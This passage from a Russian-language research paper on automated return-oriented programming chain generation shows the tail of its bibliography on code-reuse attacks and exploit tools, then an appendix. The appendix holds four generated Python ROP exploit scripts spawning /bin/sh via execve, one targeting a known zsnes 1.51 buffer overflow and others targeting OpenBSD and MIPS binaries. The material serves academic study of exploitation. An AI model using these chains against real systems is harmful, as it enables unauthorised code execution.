[81] *Tran, Minh*. On the Expressiveness of Return-into-libc Attacks / Minh Tran, Mark Etheridge, Tyler Bletsch, Xuxian Jiang, Vincent Freeh, Peng Ning // Recent Advances in Intrusion Detection / Ed. by Robin Sommer, Davide Balzarotti, Gregor Maier. — Berlin, Heidelberg: Springer Berlin Heidelberg, 2011. — Pp. 121–141. DOI: 10.1007/978-3-642-23644-0_7.

[82] *Lan, Bingchen*. Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses / Bingchen Lan, Yan Li, Hao Sun, Chao Su, Yao Liu, Qingkai Zeng // 2015 IEEE Trustcom/BigDataSE/ISPA. — Vol. 1. — 2015. — Pp. 190–197. DOI: 10.1109/Trustcom.2015.374.

[83] *Davi, Lucas*. Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection / Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, Fabian Monrose // 23rd USENIX Security Symposium (USENIX Security 14). — San Diego, CA: 2014. — Pp. 401–416. `https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-davi.pdf`.

[84] *Schuster, Felix*. Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications / Felix Schuster,

Thomas Tendyck, Christopher Liebchen, Lucas Davi, Ahmad-Reza Sadeghi, Thorsten Holz // 2015 IEEE Symposium on Security and Privacy. — 2015. — Pp. 745–762. DOI: 10.1109/SP.2015.51.

[85] *Wang, Chenyu*. Layered Object-Oriented Programming: Advanced VTable Reuse Attacks on Binary-Level Defense / Chenyu Wang, Bihuan Chen, Yang Liu, Hongjun Wu // *IEEE Transactions on Information Forensics and Security*. — 2019. — Vol. 14, no. 3. — Pp. 693–708. DOI: 10.1109/TIFS.2018.2855648.

[86] *Guo, Yingjie*. Function-Oriented Programming: A New Class of Code Reuse Attack in C Applications / Yingjie Guo, Liwei Chen, Gang Shi // 2018 IEEE Conference on Communications and Network Security (CNS). — 2018. — Pp. 1–9. DOI: 10.1109/CNS.2018.8433189.

[87] *Chen, Shuo*. Non-control-data attacks are realistic threats / Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, Ravishankar K. Iyer // USENIX Security Symposium. — 2005. — Pp. 177–192. `http://static.usenix.org/event/sec05/tech/full_papers/chen/chen.pdf`.

[88] *Hu, Hong*. Automatic Generation of Data-oriented Exploits / Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, Zhenkai Liang // Proceedings of the 24th USENIX Conference on Security Symposium. — SEC'15. — Berkeley, CA, USA: USENIX Association, 2015. — Pp. 177–192. `https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-hu.pdf`.

[89] *Hu, Hong*. Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks / Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, Zhenkai Liang // 2016 IEEE Symposium on Security and Privacy (SP). — 2016. — Pp. 969–986. DOI: 10.1109/SP.2016.62.

[90] *Pewny, Jannik*. STEROIDS for DOPed Applications: A Compiler for Automated Data-Oriented Programming / Jannik Pewny, Philipp Koppe, Thorsten Holz // 2019 IEEE European Symposium on Security and Privacy (EuroS P). — 2019. — Pp. 111–126. DOI: 10.1109/EuroSP.2019.00018.

[91] *Ispoglou, Kyriakos K.* Block Oriented Programming: Automating Data-Only Attacks / Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, Mathias Payer // Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security. — CCS '18. — New York, NY, USA: ACM, 2018. — Pp. 1868–1882. DOI: 10.1145/3243734.3243739.

[92] *Committee, TIS.* Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification Version 1.2 / TIS Committee et al. — 1995.

[93] *Avgerinos, Thanassis.* AEG: Automatic Exploit Generation / Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, David Brumley // Network and Distributed System Security Symposium. — 2011. — Pp. 283–300. `http://security.ece.cmu.edu/aeg/aeg-current.pdf`.

[94] *Cha, Sang Kil.* Unleashing Mayhem on Binary Code / Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, David Brumley // Proceedings of the 2012 IEEE Symposium on Security and Privacy. — SP '12. — Washington, DC, USA: IEEE Computer Society, 2012. — Pp. 380–394. DOI: 10.1109/SP.2012.31.

[95] *Падарян, В. А.* Автоматизированный метод построения эксплойтов для уязвимости переполнения буфера на стеке / В. А. Падарян, В. В. Каушан, А. Н. Федотов // *Труды института системного программирования РАН.* — 2014. — Т. 26, № 3. — С. 127–144. DOI: 10.15514/ISPRAS-2014-26(3)-7.

[96] *Padaryan, V. A.* Automated exploit generation for stack buffer overflow vulnerabilities / V. A. Padaryan, V. V. Kaushan, A. N. Fedotov // *Programming and Computer Software.* — 2015. — Vol. 41, no. 6. — Pp. 373–380. DOI: 10.1134/S0361768815060055.

[97] *Shoshitaishvili, Yan.* SOK: (State of) The Art of War: Offensive Techniques in Binary Analysis / Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, Giovanni Vigna // 2016 IEEE Symposium on Security and Privacy (SP). — 2016. — Pp. 138–157. DOI: 10.1109/SP.2016.17.

[98] *King, James C.* Symbolic Execution and Program Testing / James C. King // *Commun. ACM.* — 1976. — Vol. 19, no. 7. — Pp. 385–394. DOI: 10.1145/360248.360252.

[99] *Schwartz, Edward J.* All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask) / Edward J Schwartz, Thanassis Avgerinos, David Brumley // 2010 IEEE Symposium on Security and Privacy. — 2010. — Pp. 317–331. DOI: 10.1109/SP.2010.26.

[100] *Godefroid, Patrice.* Automated Whitebox Fuzz Testing / Patrice Godefroid, Michael Y. Levin, David A. Molnar // NDSS. — Vol. 8. — 2008. — Pp. 151–166. https://www.microsoft.com/en-us/research/publication/automated-whitebox-fuzz-testing/.

[101] *Homescu, Andrei.* Microgadgets: size does matter in turing-complete return-oriented programming / Andrei Homescu, Michael Stewart, Per Larsen, Stefan Brunthaler, Michael Franz // In Proceedings of the 6th USENIX Workshop on Offensive Technologies, WOOT '12. USENIX Association. — 2012. https://www.usenix.org/system/files/conference/woot12/woot12-final9.pdf.

[102] BARF : Binary Analysis and Reverse engineering Framework. https://github.com/programa-stic/barf-project.

[103] *Wailly, Aurélien.* nrop: Automated Return-Oriented Programming Chaining. https://github.com/awailly/nrop.

[104] *HelpSystems.* Agafi (Advanced Gadget Finder). https://github.com/helpsystems/Agafi.

[105] *Souchet, Axel.* rp++. https://github.com/0vercl0k/rp.

[106] *packz.* ROPEME - ROP Exploit Made Easy. https://github.com/packz/ropeme.

[107] *acez.* xrop. https://github.com/acama/xrop.

[108] *Heffner, Craig.* MIPS ROP IDA plugin. https://github.com/devttys0/ida/tree/master/plugins/mipsrop.

[109] *Rudloff, Jonas.* universalrop. https://github.com/kokjo/universalrop.

[110] *Mosier, Nicholas.* A pair of return-oriented programming utilities: a gadget finder and ROP compiler. https://github.com/nmosier/rop-tools.

[111] *lucasg.* ROP database plugin for IDA. https://github.com/lucasg/idarop.

[112] *Brower, Justin.* CROP: ROP Payload Compiler. https://github.com/jbrower95/crop.

[113] *extremecoders re.* ropgen. https://github.com/extremecoders-re/ropgen.

[114] *Thomas.* A fast ROP gadget extractor. https://github.com/mephesto1337/rg.

[115] *Jager, Ivan.* Efficient Directionless Weakest Preconditions / Ivan Jager, David Brumley. — 2010. http://security.ece.cmu.edu/pubs/CMUCyLab10002.pdf.

[116] *Nethercote, Nicholas.* Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation / Nicholas Nethercote, Julian Seward // *SIGPLAN Not.* — 2007. — Vol. 42, no. 6. — Pp. 89–100. DOI: 10.1145/1273442.1250746.

[117] *Dullien, Thomas.* REIL: A platform-independent intermediate representation of disassembled code for static code analysis / Thomas Dullien, Sebastian Porst. — 2009. https://static.googleusercontent.com/media/zynamics.com/en//downloads/csw09.pdf.

[118] *Падарян, В. А.* Моделирование операционной семантики машинных инструкций / В. А. Падарян, М. А. Соловьев, А. И. Кононов // *Труды института системного программирования РАН.* — 2010. — Т. 19. — С. 165–186. https://www.ispras.ru/proceedings/isp_19_2010/isp_19_2010_165/.

[119] *Heitman, Christian.* BARF: A multiplatform open source Binary Analysis and Reverse engineering Framework / Christian Heitman, Iván Arce // XX Congreso Argentino de Ciencias de la Computación (Buenos Aires, 2014). — 2014. http://sedici.unlp.edu.ar/handle/10915/42157.

[120] *Вишняков, А. В.* Верификация семантики линейной последовательности машинных инструкций. — 2019. https://vishnya.xyz/vishnyakov-coursework2019.pdf.

[121] *Vishnyakov, Alexey.* Method for Analysis of Code-reuse Attacks – Reverse Engineering of ROP Exploits / Alexey Vishnyakov, Alexey Nurmukhametov, Shamil Kurmangaleev, Sergey Gaisaryan. https://vishnya.xyz/vishnyakov-isprasopen2018.pdf.

[122] *Barrett, Clark.* The SMT-LIB Standard: Version 2.6 / Clark Barrett, Pascal Fontaine, Cesare Tinelli. — 2017. www.SMT-LIB.org.

[123] *Dullien, Thomas.* A framework for automated architecture-independent gadget search / Thomas Dullien, Tim Kornau, Ralf-Philipp Weinmann. — 2010. https://www.usenix.org/legacy/events/woot10/tech/full_papers/Dullien.pdf.

[124] *Follner, Andreas.* Analyzing the Gadgets Towards a Metric to Measure Gadget Quality / Andreas Follner, Alexandre Bartel, Eric Bodden // Engineering Secure Software and Systems. — Springer International Publishing, 2016. — Pp. 155–172. http://arxiv.org/abs/1605.08159.

[125] *Fraser, Olivia Lucca.* — Urschleim in Silicon: Return Oriented Program Evolution with ROPER. — Master's thesis, Dalhouse University, Halifax, Nove Scotia, 2018. https://dalspace.library.dal.ca/handle/10222/73879.

[126] *Dijkstra, E. W.* A note on two problems in connexion with graphs / E. W. Dijkstra // *Numerische Mathematik.* — 1959. — Vol. 1, no. 1. — Pp. 269–271. DOI: 10.1007/BF01386390.

[127] Triton: A Dynamic Symbolic Execution Framework. — SSTIC, 2015. https://triton.quarkslab.com/files/sstic2015_slide_en_saudel_salwan.pdf.

[128] *Aho, Alfred V.* Compilers: Principles, Technologies, and Tools / Alfred V Aho, Monica S Lam, Ravi Sethi, Jeffrey D Ullman. — 2th Edition edition. — Addison Wesley, 2006. — Pp. 563–565.

[129] *Stewart, Jeff.* ROP Compiler / Jeff Stewart, Veer Dedhia. https://css.csail.mit.edu/6.858/2015/projects/je25365-ve25411.pdf.

[130] *Падарян, В. А.* Методы и программные средства, поддерживающие комбинированный анализ бинарного кода / В. А. Падарян, А. И. Гетьман,

М. А. Соловьев, М. Г. Бакулин, А. И. Борзилов, В. В. Каушан, И. Н. Ледовских, Ю. В. Маркин, С. С. Панасенко // *Труды Института системного программирования РАН*. — 2014. — Т. 26, № 1. — С. 251–276. DOI: 10.15514/ISPRAS-2014-26(1)-8.

[131] *Курмангалеев, Ш. Ф.* ПрЭВМ № 2019660612 «Инструмент классификации гаджетов возвратно-ориентированного программирования «GCF» / Ш. Ф. Курмангалеев, А. Р. Нурмухаметов, А. В. Вишняков, А. Н. Федотов. `https://new.fips.ru/registers-doc-view/fips_servlet?DB=EVM&DocNumber=2019660612`.

[132] *Knuth, Donald E.* Dancing links / Donald E. Knuth // *Millenial Perspectives in Computer Science*. — 2000. — Pp. 187–214. `https://arxiv.org/pdf/cs/0011047.pdf`.

[133] *Mortimer, Todd*. Removing ROP Gadgets from OpenBSD / Todd Mortimer // *AsiaBSDCon 2019*. — 2019. — Pp. 13–21. `https://2019.asiabsdcon.org/proc-body-2019.pdf#page=13`.

[134] ZSNES 1.51 - Local Buffer Overflow. — 2015. `https://www.exploit-db.com/exploits/37975`.

Приложение

Во всех примерах ниже генерируется ROP цепочка, осуществляющая системный вызов `execve("/bin/sh", 0, 0)`. Для каждого примера приводится Python скрипт со сгенерированной цепочкой.

zsnes 1.51 Linux x86 32-bit

У zsnes [134] происходит переполнение буфера на стеке из первого аргумента командной строки. Данный пример характерен наличием запрещенных символов: /, \ и нулевой байт.

```
#!/usr/bin/env python

from struct import pack
fill = b'A'  # fill character
chain = b''
chain += pack('<I', 0x806719a)  # POP EAX ; POP EDI ; RET
chain += pack('<I', 0x91969dd1)
chain += pack('<I', 0x834a860)
chain += pack('<I', 0x807e192)  # NEG EAX ; POP EBX ; RET
chain += 4 * fill
chain += pack('<I', 0x808dbd5)  # MOV DWORD PTR [EDI], EAX ; RET
chain += pack('<I', 0x806719a)  # POP EAX ; POP EDI ; RET
chain += pack('<I', 0xff978cd1)
chain += pack('<I', 0x834a864)
chain += pack('<I', 0x807e192)  # NEG EAX ; POP EBX ; RET
chain += 4 * fill
chain += pack('<I', 0x808dbd5)  # MOV DWORD PTR [EDI], EAX ; RET
chain += pack('<I', 0x807945e)  # POP EBX ; POP EAX ; RET
chain += pack('<I', 0x834a860)
chain += pack('<I', 0xf7c6d8f3)
chain += pack('<I', 0x805318e)  # ADD EAX, 08392718h ; RET
chain += pack('<I', 0x80c6be5)  # XOR ECX, ECX ; RET
chain += pack('<I', 0x81449a0)  # XOR EDX, EDX ; RET
chain += pack('<I', 0x8066984)  # INT 80h  # execve('/bin/sh', 0x0, 0x0)

import os, sys
fp = os.fdopen(sys.stdout.fileno(), 'wb')
fp.write(chain)
```

libstdc++.so.57.0.bin OpenBSD 6.2 x86 64-bit

Пример ниже иллюстрирует поддержку переходо-ориентированных (JOP) гаджетов.

```
#!/usr/bin/env python

from struct import pack
fill = b'A'  # fill character
chain = b''
chain += pack('<Q', 0x431fb1) # POP RAX ; POP RBX ; POP R12 ; RET
chain += b'/bin/sh\x00'
chain += pack('<Q', 0xb79070)
chain += 8 * fill
chain += pack('<Q', 0x40a647) # MOV QWORD PTR [RBX], RAX ; ADD RSP,
                                0000000000000010h ; POP RBX ; RET
chain += 24 * fill
chain += pack('<Q', 0x40dee1) # POP RAX ; RET # MOV EDI, 00B79070h ; JMP
                                RAX
chain += pack('<Q', 0x5d7d0b) # POP RDX ; RET # XOR ESI, ESI ; JMP RDX
chain += pack('<Q', 0x4006ec) # JOP # MOV EDI, 00B79070h ; JMP RAX
chain += pack('<Q', 0x47843f) # XOR EDX, EDX ; ADD RSP, 0000000000000010h
                                ; MOV EAX, EDX ; POP RBX ; RET
chain += pack('<Q', 0x41f378) # JOP # XOR ESI, ESI ; JMP RDX
chain += 24 * fill
chain += pack('<Q', 0x40dee1) # POP RAX ; RET
chain += b';\x00\x00\x00\x00\x00\x00\x00'
chain += pack('<Q', 0x421a8c) # SYSCALL # execve(b'/bin/sh\x00', 0x0, 0x0)

import os, sys
fp = os.fdopen(sys.stdout.fileno(), 'wb')
fp.write(chain)
```

grep Malta Linux MIPS32

Данный пример показывает, что разработанный инструмент поддерживает архитектуру MIPS.

```
#!/usr/bin/env python

from struct import pack
fill = b'A'  # fill character
chain = b''
```

```
chain += pack('>I', 0x12410) # LW $ra, 24h($sp) ; LW $s1, 20h($sp) ; LW
                                $s0, 1Ch($sp) ; JR $ra ; ADDIU $sp,
                                $sp, 28h
chain += 28 * fill
chain += pack('>I', 0x414f0)
chain += b'/bin'
chain += pack('>I', 0x21b80) # LW $ra, 24h($sp) ; SW $s1, ($s0) ; LW $s1,
                                20h($sp) ; LW $s0, 1Ch($sp) ; JR $ra
                                ; ADDIU $sp, $sp, 28h
chain += 36 * fill
chain += pack('>I', 0x12410) # LW $ra, 24h($sp) ; LW $s1, 20h($sp) ; LW
                                $s0, 1Ch($sp) ; JR $ra ; ADDIU $sp,
                                $sp, 28h
chain += 28 * fill
chain += pack('>I', 0x414f4)
chain += b'/sh\x00'
chain += pack('>I', 0x21b80) # LW $ra, 24h($sp) ; SW $s1, ($s0) ; LW $s1,
                                20h($sp) ; LW $s0, 1Ch($sp) ; JR $ra
                                ; ADDIU $sp, $sp, 28h
chain += 36 * fill
chain += pack('>I', 0x4980)  # LW $ra, 1Ch($sp) ; LW $s0, 18h($sp) ; JR
                                $ra ; ADDIU $sp, $sp, 20h
chain += 24 * fill
chain += pack('>I', 0x414f0)
chain += pack('>I', 0x1f518) # MOVE $a0, $s0 ; SLTIU $v0, $v0, 1h ; LW $ra
                                , 1Ch($sp) ; LW $s0, 18h($sp) ; JR
                                $ra ; ADDIU $sp, $sp, 20h
chain += 28 * fill
chain += pack('>I', 0x1e0cc) # MOVE $a1, $zero ; LW $ra, 24h($sp) ; MOVE
                                $v0, $a1 ; LW $s2, 20h($sp) ; LW $s1,
                                 1Ch($sp) ; LW $s0, 18h($sp) ; JR $ra
                                 ; ADDIU $sp, $sp, 28h
chain += 36 * fill
chain += pack('>I', 0x25538) # MOVE $a2, $zero ; LW $ra, 1Ch($sp) ; MOVE
                                $v0, $v1 ; JR $ra ; ADDIU $sp, $sp,
                                20h
chain += 28 * fill
```

```
chain += pack('>I', 0x1c170) # LW $ra, 34h($sp) ; LW $v0, 1Ch($sp) ; LW
                                $s3, 30h($sp) ; LW $s2, 2Ch($sp) ; LW
                                 $s1, 28h($sp) ; LW $s0, 24h($sp) ;
                                JR $ra ; ADDIU $sp, $sp, 38h
chain += 28 * fill
chain += pack('>I', 0xfab)
chain += 20 * fill
chain += pack('>I', 0x25c)    # SYSCALL  # execve('/bin/sh', 0x0, 0x0)

import os, sys
fp = os.fdopen(sys.stdout.fileno(), 'wb')
fp.write(chain)
```

ip Malta Linux MIPS32

Данный пример отражает использование JOP гаджетов на архитектуре MIPS.

```
#!/usr/bin/env python

from struct import pack
fill = b'A'  # fill character
chain = b''
chain += pack('>I', 0x41fe20) # LW $ra, 24h($sp) ; LW $s1, 20h($sp) ; LW
                                $s0, 1Ch($sp) ; JR $ra ; ADDIU $sp,
                                $sp, 28h
chain += 28 * fill
chain += b'/bin'
chain += pack('>I', 0x4890f0)
chain += pack('>I', 0x46c61c) # SW $s0, ($s1) ; LW $ra, 24h($sp) ; LW $s2,
                                 20h($sp) ; LW $s1, 1Ch($sp) ; LW $s0
                                , 18h($sp) ; JR $ra ; ADDIU $sp, $sp,
                                 28h
chain += 36 * fill
chain += pack('>I', 0x41fe20) # LW $ra, 24h($sp) ; LW $s1, 20h($sp) ; LW
                                $s0, 1Ch($sp) ; JR $ra ; ADDIU $sp,
                                $sp, 28h
chain += 28 * fill
chain += b'/sh\x00'
chain += pack('>I', 0x4890f4)
```

```
chain += pack('>I', 0x46c61c) # SW $s0, ($s1) ; LW $ra, 24h($sp) ; LW $s2,
                                20h($sp) ; LW $s1, 1Ch($sp) ; LW $s0
                                , 18h($sp) ; JR $ra ; ADDIU $sp, $sp,
                                28h
chain += 36 * fill
chain += pack('>I', 0x400780) # LW $ra, 1Ch($sp) ; LW $s0, 18h($sp) ; JR
                                $ra ; ADDIU $sp, $sp, 20h
chain += 24 * fill
chain += b'\x00\x00\x00\x00'
chain += pack('>I', 0x45b7d8) # MOVE $a2, $s0 ; LW $ra, 2Ch($sp) ; LW $s2,
                                28h($sp) ; LW $s1, 24h($sp) ; LW $s0
                                , 20h($sp) ; JR $ra ; ADDIU $sp, $sp,
                                30h
chain += 44 * fill
chain += pack('>I', 0x463e04) # LW $v0, 24h($sp) ; LW $ra, 134h($sp) ; LW
                                $s1, 130h($sp) ; LW $s0, 12Ch($sp) ;
                                JR $ra ; ADDIU $sp, $sp, 138h # JR
                                $v0 ; MOVE $s2, $a2
chain += 36 * fill
chain += pack('>I', 0x466228) # MOVE $a1, $s2 ; LW $ra, 2Ch($sp) ; ADDU
                                $v0, $v0, $s0 ; LW $s3, 28h($sp) ; LW
                                $s2, 24h($sp) ; LW $s1, 20h($sp) ;
                                LW $s0, 1Ch($sp) ; JR $ra ; ADDIU $sp
                                , $sp, 30h
chain += 268 * fill
chain += pack('>I', 0x45a1d0) # JOP # JR $v0 ; MOVE $s2, $a2
chain += 44 * fill
chain += pack('>I', 0x463e04) # LW $v0, 24h($sp) ; LW $ra, 134h($sp) ; LW
                                $s1, 130h($sp) ; LW $s0, 12Ch($sp) ;
                                JR $ra ; ADDIU $sp, $sp, 138h
chain += 36 * fill
chain += pack('>I', 0xfab)
chain += 260 * fill
chain += pack('>I', 0x4890f0)
chain += 4 * fill
chain += pack('>I', 0x40ec48) # MOVE $a0, $s0 ; LW $ra, 1Ch($sp) ; LW $s0,
                                18h($sp) ; JR $ra ; ADDIU $sp, $sp,
                                20h
chain += 28 * fill
```

```
chain += pack('>I', 0x400780) # LW $ra, 1Ch($sp) ; LW $s0, 18h($sp) ; JR
                                $ra ; ADDIU $sp, $sp, 20h
chain += 24 * fill
chain += b'\x00\x00\x00\x00'
chain += pack('>I', 0x45b7d8) # MOVE $a2, $s0 ; LW $ra, 2Ch($sp) ; LW $s2,
                                 28h($sp) ; LW $s1, 24h($sp) ; LW $s0
                                , 20h($sp) ; JR $ra ; ADDIU $sp, $sp,
                                 30h
chain += 44 * fill
chain += pack('>I', 0x400204) # SYSCALL # execve(b'/bin/sh\x00', 0x0, 0x0)

import os, sys
fp = os.fdopen(sys.stdout.fileno(), 'wb')
fp.write(chain)
```